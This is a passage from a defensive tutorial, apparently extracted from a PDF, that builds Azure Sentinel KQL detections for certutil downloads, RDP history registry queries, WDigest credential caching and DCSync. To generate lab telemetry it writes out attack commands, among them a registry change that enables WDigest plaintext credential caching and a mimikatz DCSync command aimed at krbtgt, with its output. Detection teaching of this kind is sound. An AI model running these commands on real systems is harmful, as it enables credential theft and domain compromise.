To fine-tune our KQL query we will be using the *"project"* and *"sort"* operator to only show the right columns and sort by timestamp.

Final KQL query:

```
let timeframe = 3d;
Event
| where TimeGenerated >= ago(timeframe)
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 1
| where EventData has "certutil.exe" and EventData contains "http"
| parse EventData with * 'UtcTime">'UtcTime'</Data>' *
| parse EventData with * 'Image">'Image'</Data>' *
| parse EventData with * 'OriginalFileName">'OriginalFileName'</Data>' *
| parse EventData with * 'CommandLine">'CommandLine'</Data>' *
| parse EventData with * 'User">'User'</Data>' *
| project TimeGenerated, User, Computer, OriginalFileName, CommandLine, Image
| sort by TimeGenerated desc
```

Final result:



- 4.2 – Query Registry Keys

Description:

In this example, we are going to query a registry key that stores the recent RDP sessions of a user. We want to write a KQL query to detect this behavior. Where should we start?

Example:

If we run the following command:

```
reg query “HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default”
```

It will display the machines that we recently made an RDP connection to. Here you can see that we have used the **reg.exe** utility to query the registry key.


```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\Bob> reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default"

HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default
    MRU0    REG_SZ    Client3
    MRU1    REG_SZ    IDENTITY-DC

HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default\AddIns
PS C:\Users\Bob>
```

Now we are going to dive into the logs of Azure Sentinel.

First we will start with the following KQL query:

```
Event
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 1
| where EventData has "reg.exe" and EventData has "query"
```


Returned result:



Completed. Showing results from the last 24 hours. 00:00:01.445 1 records

TimeGenerated [UTC]	Source	EventLog	Computer	EventLevel	EventLevelNa
7/31/2020, 8:45:48.413 PM	Microsoft-Windows-Sysmon	Microsoft-Windows-Sysmon/Operational	Client2.IDENTITY.local	4	Information

We are now parsing the values in the **EventData** column.



Our KQL query will be now the following:

```
Event
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 1
| where EventData has "reg.exe" and EventData has "query"
| where EventData has "HKEY_CURRENT_USER"
    or EventData has "HKCU"
| where EventData has "Software\\Microsoft\\Terminal Server Client\\Default"
| parse EventData with * 'UtcTime">'UtcTime'</Data>' *
| parse EventData with * 'Image">'Image'</Data>' *
| parse EventData with * 'OriginalFileName">'OriginalFileName'</Data>' *
| parse EventData with * 'CommandLine">'CommandLine'</Data>' *
| parse EventData with * 'User">'User'</Data>' *
```

A bit explanation about the following part:

An attacker can indeed query *"HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default"*, but it is also possible to replace *"HKEY_CURRENT_USER"* with *"HKCU"*

This is why we use the **"or"** operator, where we specify both of those values.

```
Event
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 1
| where EventData has "reg.exe" and EventData has "query"
| where EventData has "HKEY_CURRENT_USER"
    or EventData has "HKCU"
| where EventData has "Software\\Microsoft\\Terminal Server Client\\Default"
| parse EventData with * 'UtcTime">'UtcTime'</Data>' *
| parse EventData with * 'Image">'Image'</Data>' *
| parse EventData with * 'OriginalFileName">'OriginalFileName'</Data>' *
```


Returned result:

Now the last step is to fine-tune our KQL query:

Final KQL query:

```
let timeframe = 3d;
Event
| where TimeGenerated >= ago(timeframe)
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 1
| where EventData has "reg.exe" and EventData has "query"
| where EventData has "HKEY_CURRENT_USER"
    or EventData has "HKCU"
| where EventData has "Software\\Microsoft\\Terminal Server Client\\Default"
| parse EventData with * 'UtcTime">'UtcTime'</Data>' *
| parse EventData with * 'Image">'Image'</Data>' *
| parse EventData with * 'OriginalFileName">'OriginalFileName'</Data>' *
| parse EventData with * 'CommandLine">'CommandLine'</Data>' *
| parse EventData with * 'User">'User'</Data>' *
| project TimeGenerated, User, Computer, OriginalFileName, CommandLine, Image
| sort by TimeGenerated desc
```

Final result:



- 4.3 – WDigest Enabled


Description:

Attackers can steal user credentials by enabling credential caching in the Windows authentication protocol WDigest

Example:

Run the following command as an administrator (Do this in a lab)

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1
```




Now we are going to dive into the logs.

First we will start with the following KQL query:


Event **12** in Sysmon means that a registry key has been added or deleted.

```
Event
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 12
| where EventData has "WDigest"
```

Returned result:



The **"EventData"** column stores its value in a XML format.



We are now going to expand the **"EventData"** column and copy its value and paste it down.

```
<DataItem type="System.XmlData" time="2020-08-01T19:41:24.6096406+00:00" source-
HealthServiceId="CD872621-525B-55E0-8313-4A7C10D8FDE1"><EventData xmlns="http://schemas.mi-
crosoft.com/win/2004/08/events/event"><Data Name="RuleName">technique_id=T1003,technique_name=Cre-
dential Dumping,phase_name=Credential Access</Data><Data Name="EventType">CreateKey</Data><Data
Name="UtcTime">2020-08-01 19:41:24.604</Data><Data Name="ProcessGuid">{1052ba5e-c564-5f25-0000-
00107ea83555}</Data><Data Name="ProcessId">744</Data><Data Name="Image">C:\windows\sys-
tem32\reg.exe</Data><Data Name="TargetObject">HKLM\System\CurrentControlSet\Control\SecurityProvid-
ers\WDigest</Data></EventData></DataItem>
```


We are now going to parse the following values into columns:

RuleName	
EventType	CreateKey
UtcTime	2020-08-01 19:41:24.604
ProcessGuid	{1052ba5e-c564-5f25-0000-00107ea83555}
ProcessId	744
Image	C:\windows\system32\reg.exe
TargetObject	HKLM\System\CurrentControlSet\Control\SecurityProviders\WDigest

Now we are going to change our KQL query to the following:

```
Event
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 12
| where EventData has "reg.exe"
| parse EventData with * 'UtcTime">'UtcTime'</Data>' *
| parse EventData with * 'Image">'Image'</Data>' *
| parse EventData with * 'EventType">'EventType'</Data>' *
| parse EventData with * 'TargetObject">'TargetObject'</Data>' *
```

Returned result:



Since Registry Key changes are happening all the time. It is good to specify the Registry that we are monitoring, which is in this case:

HKLM\System\CurrentControlSet\Control\SecurityProviders\WDigest


As we know **HKLM** can also be referred as **HKEY_LOCAL_MACHINE**.

This means that an attacker could use **HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\WDigest**

If we now change our KQL query to the following:


```
let timeframe = 3d;
Event
| where TimeGenerated >= ago(timeframe)
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 12
| where EventData has "reg.exe"
| parse EventData with * 'UtcTime">'UtcTime'</Data>' *
| parse EventData with * 'Image">'Image'</Data>' *
| parse EventData with * 'EventType">'EventType'</Data>' *
| parse EventData with * 'TargetObject">'TargetObject'</Data>' *
| where EventType == "CreateKey"
| where TargetObject has "HKLM\\System\\CurrentControlSet\\Control\\SecurityProviders\\WDigest"
    or TargetObject has "HKEY_LOCAL_MACHINE\\System\\CurrentControlSet\\Control\\SecurityProviders\\WDigest"
| project TimeGenerated, Image, EventType, TargetObject
| sort by TimeGenerated desc
```

Returned result:



FYI: Every time when you want to monitor a registry key. You have to use \\ instead of \. As you can see in my query. I have specified it as `"HKLM\\System\\CurrentControlSet\\Control\\SecurityProviders\\WDigest"` and NOT `"HKLM\System\CurrentControlSet\Control\SecurityProviders\WDigest"`

Our returned results doesn't show for example on which machine WDigest was enabled and by who?



Completed 00:00:01.056 1 records

TimeGenerated [UTC]	Image	EventType	TargetObject
8/1/2020, 7:41:24.610 PM	C:\windows\system32\reg.exe	CreateKey	HKLM\System\CurrentControlSet\Control\SecurityProviders\WDigest


In this case, we are going to use the **"join"** operator.

First we will look at eventID **1** in Sysmon, which is process creation.

If we run the following KQL query:

```
let timeframe = 3d;
Event
| where TimeGenerated >= ago(timeframe)
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 1
| where EventData has "reg.exe"
| parse EventData with * 'UtcTime">'UtcTime'</Data>' *
| parse EventData with * 'Image">'Image'</Data>' *
| parse EventData with * 'OriginalFileName">'OriginalFileName'</Data>' *
| parse EventData with * 'CommandLine">'CommandLine'</Data>' *
| parse EventData with * 'User">'User'</Data>' *
| where CommandLine has "HKLM\\SYSTEM\\CurrentControlSet\\Control\\SecurityPro-
viders\\WDigest"
    or CommandLine has "HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Con-
trol\\SecurityProviders\\WDigest"
| project TimeGenerated, User, Computer, Image, CommandLine, OriginalFileName
```

Returned result:




Completed 00:00:01.734 1 records


TimeGenerated [UTC]	User	Computer	CommandLine	OriginalFil
8/1/2020, 7:41:24.593 PM	IDENTITY\Bob	Client2.IDENTITY.local	reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders...	reg.exe

Ok, now we are going compare both returned results from eventID **1** & eventID **12** in Sysmon.

eventID **1**:



eventID **12**:



When you look at both of these returned results. We can't really find a column that has the same value, so in this case. It will become very difficult to use the "join" operator.

However, we can make it complex for ourselves by looking at the **"TimeGenerated"** column of both events.

Event **1**	8/1/2020, 7:41:24.593 PM
Event **12**	8/1/2020, 7:41:24.610 PM


Technically the **"TimeGenerated"** column has the same value, so if we split *.593 PM* in eventID **1** and *.610 PM* in eventID **12**. We can use the "join" operator. To split these parts, we can use the *split()* function.

We will start with eventID **1** first:

Our KQL query will look like the following:

```
let timeframe = 3d;
Event
| where TimeGenerated >= ago(timeframe)
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 1
| where EventData has "reg.exe"
| parse EventData with * 'UtcTime">'UtcTime'</Data>' *
| parse EventData with * 'Image">'Image'</Data>' *
| parse EventData with * 'OriginalFileName">'OriginalFileName'</Data>' *
| parse EventData with * 'CommandLine">'CommandLine'</Data>' *
| parse EventData with * 'User">'User'</Data>' *
| where CommandLine has "HKLM\\SYSTEM\\CurrentControlSet\\Control\\SecurityPro-
viders\\WDigest"
    or CommandLine has "HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Con-
trol\\SecurityProviders\\WDigest"
| extend TimeGenerated = tostring(split(TimeGenerated, ".")[0])
| project TimeGenerated, User, Computer, CommandLine, OriginalFileName
| sort by TimeGenerated desc
```

Returned result:




Keep an eye on **"TimeGenerated"**

We are going to do the same thing at the eventID 12 in Sysmon. We will use the *split()* function to cut a part **.610 PM**, part.

KQL query:

```
let timeframe = 3d;
Event
| where TimeGenerated >= ago(timeframe)
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 12
| where EventData has "reg.exe"
| parse EventData with * 'UtcTime">'UtcTime'</Data>' *
| parse EventData with * 'Image">'Image'</Data>' *
| parse EventData with * 'EventType">'EventType'</Data>' *
| parse EventData with * 'TargetObject">'TargetObject'</Data>' *
| where EventType == "CreateKey"
| where TargetObject has "HKLM\\System\\CurrentControlSet\\Control\\SecurityPro-
viders\\WDigest"
    or TargetObject has "HKEY_LOCAL_MACHINE\\System\\CurrentControlSet\\Con-
trol\\SecurityProviders\\WDigest"
| extend TimeGenerated = tostring(split(TimeGenerated, ".")[0])
| project TimeGenerated, Image, EventType, TargetObject
| sort by TimeGenerated desc
```

Returned result:



After we have done this. The value in the **"TimeGenerated"** column will change to:


2020-08-01T19:41:24

Now when we use the **"join"** operator we can correlate the **"TimeGenerated"** value in eventID **1** and eventID **12**. Because the value "**2020-08-01T19:41:24**" – Exists in both of these events.

Our KQL query will be now the following:

```
let timeframe = 3d;
Event
| where TimeGenerated >= ago(timeframe)
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 12
| where EventData has "reg.exe"
| parse EventData with * 'UtcTime">'UtcTime'</Data>' *
| parse EventData with * 'Image">'Image'</Data>' *
| parse EventData with * 'EventType">'EventType'</Data>' *
| parse EventData with * 'TargetObject">'TargetObject'</Data>' *
| where EventType == "CreateKey"
| where TargetObject has "HKLM\\System\\CurrentControlSet\\Control\\SecurityPro-
viders\\WDigest"
    or TargetObject has "HKEY_LOCAL_MACHINE\\System\\CurrentControlSet\\Con-
trol\\SecurityProviders\\WDigest"
| extend TimeGenerated = tostring(split(TimeGenerated, ".")[0])
| project TimeGenerated, Image, EventType, TargetObject
| sort by TimeGenerated desc
| join (
    Event
| where TimeGenerated >= ago(timeframe)
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 1
| where EventData has "reg.exe"
| parse EventData with * 'UtcTime">'UtcTime'</Data>' *
| parse EventData with * 'Image">'Image'</Data>' *
| parse EventData with * 'OriginalFileName">'OriginalFileName'</Data>' *
| parse EventData with * 'CommandLine">'CommandLine'</Data>' *
| parse EventData with * 'User">'User'</Data>' *
| where CommandLine has "HKLM\\SYSTEM\\CurrentControlSet\\Control\\SecurityPro-
viders\\WDigest"
    or CommandLine has "HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Con-
trol\\SecurityProviders\\WDigest"
| extend TimeGenerated = tostring(split(TimeGenerated, ".")[0])
| project TimeGenerated, User, Computer, CommandLine, OriginalFileName
| sort by TimeGenerated desc
) on TimeGenerated
```


Returned result:



Now we are going to fine-tune our KQL query and use the *"project"* operator to only display the necessary columns.

```
let timeframe = 3d;
Event
| where TimeGenerated >= ago(timeframe)
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 12
| where EventData has "reg.exe"
| parse EventData with * 'UtcTime">'UtcTime'</Data>' *
| parse EventData with * 'Image">'Image'</Data>' *
| parse EventData with * 'EventType">'EventType'</Data>' *
| parse EventData with * 'TargetObject">'TargetObject'</Data>' *
| where EventType == "CreateKey"
| where TargetObject has "HKLM\\System\\CurrentControlSet\\Control\\SecurityPro-
viders\\WDigest"
    or TargetObject has "HKEY_LOCAL_MACHINE\\System\\CurrentControlSet\\Con-
trol\\SecurityProviders\\WDigest"
| extend TimeGenerated = tostring(split(TimeGenerated, ".")[0])
| project TimeGenerated, Image, EventType, TargetObject
| sort by TimeGenerated desc
| join (
    Event
| where TimeGenerated >= ago(timeframe)
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 1
| where EventData has "reg.exe"
| parse EventData with * 'UtcTime">'UtcTime'</Data>' *
| parse EventData with * 'Image">'Image'</Data>' *
| parse EventData with * 'OriginalFileName">'OriginalFileName'</Data>' *
| parse EventData with * 'CommandLine">'CommandLine'</Data>' *
| parse EventData with * 'User">'User'</Data>' *
| where CommandLine has "HKLM\\SYSTEM\\CurrentControlSet\\Control\\SecurityPro-
viders\\WDigest"
    or CommandLine has "HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Con-
trol\\SecurityProviders\\WDigest"
| extend TimeGenerated = tostring(split(TimeGenerated, ".")[0])
| project TimeGenerated, User, Computer, CommandLine, OriginalFileName
| sort by TimeGenerated desc
) on TimeGenerated
| project TimeGenerated, User, Computer, CommandLine, TargetObject, Original-
FileName, EventType
| sort by TimeGenerated desc
```

Final result:




- 5.1 – Installing the MMA Agent on a Domain Controller

Description:

In order to collect logs from Active Directory. It is required to install an MMA agent on a Domain Controller.

Example:

When you go to portal.azure.com and you select your Log Analytic workspace. There is an option to install an agent, which is called "Microsoft Monitoring Agent"



After you have installed this agent. We can go further and collect Active Directory logs.

• 5.2 – Writing detection for DCSync

NOTE: Azure ATP can detect this type of activity.

Description:

DCSync is a technique that allows an attacker to replicate secrets from its Active Directory database.

Example:

In this case, we will use Mimikatz to perform this attack.

In order to replicate secrets from AD. Domain Admin or equivalent is required. Another option is to delegate the following permissions on the Domain Object

- **Replicate Directory Changes**
- **Replicate Directory Changes All**

When we now run the following command:

```
lsadump::dcsync /domain:IDENTITY.local /user:krbtgt
```

```
mimikatz # lsadump::dcsync /domain:IDENTITY.local /user:krbtgt
[DC] 'IDENTITY.local' will be the domain
[DC] 'IDENTITY-DC.IDENTITY.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 3/1/2020 8:52:36 PM
Object Security ID   : S-1-5-21-1568615022-3734254442-823492033-502
Object Relative ID   : 502
```

For more information about this technique:

https://github.com/DebugPrivilege/Jupyter-Notebooks/blob/master/DCSync%20-%20Analysis.ipynb

DCSync exposes the following two events ID's:

- 4662
- 4624


We will start with eventID 4662. Every time a DCSync attack has occurred. It exposes two string GUID's in the **"Properties"** column.

- 1131f6aa-9c07-11d1-f79f-00c04fc2dcd2
- 1131f6ad-9c07-11d1-f79f-00c04fc2dcd2

Since we know this, we can start with the following KQL query:

```
// DCSync - Detection Rule
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4662
| where AccountType == "User"
| where Properties has "1131f6aa-9c07-11d1-f79f-00c04fc2dcd2"
    or Properties has "1131f6ad-9c07-11d1-f79f-00c04fc2dcd2"
```


Returned result:



We are now going to fine-tune our KQL query to only display the necessary columns. As usually, we will use the *"project"* and *"sort"* operator.

```
// DCSync - Detection Rule
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4662
| where AccountType == "User"
| where Properties has "1131f6aa-9c07-11d1-f79f-00c04fc2dcd2"
    or Properties has "1131f6ad-9c07-11d1-f79f-00c04fc2dcd2"
| project TimeGenerated, Account, Computer, EventID, SubjectLogonId, Properties
| sort by TimeGenerated desc
```

Returned result:



Completed 00:00:00.674 3 records

TimeGenerated [UTC]	Account	Computer	EventID	SubjectLogonId	Properties
8/2/2020, 2:09:54.143 PM	IDENTITY\Bob	IDENTITY-DC.IDENTITY.local	4,662	0x59bc5aca	%%7688 {1131f6ad-9c07-11d1
8/2/2020, 2:09:54.143 PM	IDENTITY\Bob	IDENTITY-DC.IDENTITY.local	4,662	0x59bc5aca	%%7688 {1131f6aa-9c07-11d1
8/2/2020, 2:09:54.143 PM	IDENTITY\Bob	IDENTITY-DC.IDENTITY.local	4,662	0x59bc5aca	%%7688 {1131f6aa-9c07-11d1

